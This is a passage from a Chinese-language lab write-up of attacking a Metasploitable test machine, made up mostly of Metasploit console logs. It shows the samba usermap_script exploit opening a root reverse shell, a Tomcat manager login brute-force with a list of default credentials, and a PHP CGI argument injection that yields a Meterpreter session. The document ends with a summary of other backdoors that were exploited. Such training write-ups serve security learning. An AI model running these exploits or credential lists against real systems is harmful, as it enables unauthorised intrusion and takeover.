RHOST => 192.168.128.130
msf exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.128.103:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 9NEDiQWQKCa5Qq9F;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "9NEDiQWQKCa5Qq9F\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 4 opened (192.168.128.103:4444 -> 192.168.128.130:50902) at 2018-06-01 14:17:59 +0800

whaami
sh: line 5: whaami: command not found
whoami
root
id
uid=0(root) gid=0(root)
ls
bin
```

8180———-Apache Tomcat弱口令

使用use auxiliary/scanner/http/tomcat_mgr_login进行账户爆破



```
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.128.130
RHOSTS => 192.168.128.130
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf auxiliary(scanner/http/tomcat_mgr_login) > exploit

[!] No active DB -- Credential data will not be saved!
[-] 192.168.128.130:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: manager:root (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: role1:admin (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: role1:manager (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
```




```
[-] 192.168.128.130:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.128.130:8180 - Login Successful: tomcat:tomcat
[-] 192.168.128.130:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.128.130:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/tomcat_mgr_login) >
```

爆破出tomcat/tomcat


使用use exploit/multi/http/tomcat_mgr_upload模块

获取meterpreter会话，未成功



```
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.128.130
RHOST => 192.168.128.130
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.128.103:4444
[*] Retrieving session ID and CSRF token...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
```

80———-PHP CGI参数注入执行漏洞



```
msf exploit(multi/http/tomcat_mgr_upload) > search cve:2012-1823
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                      Disclosure Date  Rank       Description
   ----                                      ---------------  ----       -----------
   exploit/multi/http/php_cgi_arg_injection  2012-05-03       excellent  PHP CGI Argument Injection


msf exploit(multi/http/tomcat_mgr_upload) > use exploit/multi/http/php_cgi_arg_injection
msf exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.128.130
RHOST => 192.168.128.130
msf exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.128.103:4444
[*] Sending stage (37543 bytes) to 192.168.128.130
[*] Meterpreter session 5 opened (192.168.128.103:4444 -> 192.168.128.130:48527) at 2018-06-01 14:35:43 +0800

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

总结：

1.连接了ftp，telnet

2.metasploit渗透：

6667———irc_3281_backdoor

6200———vsftpd_234_backdoor

80———-PHP CGI参数注入执行漏洞

8180———-Apache Tomcat弱口令

139———-samba为3.0漏洞

1524———-ingrelock_backdoor

1099———-distcc程序漏洞——-ingrelock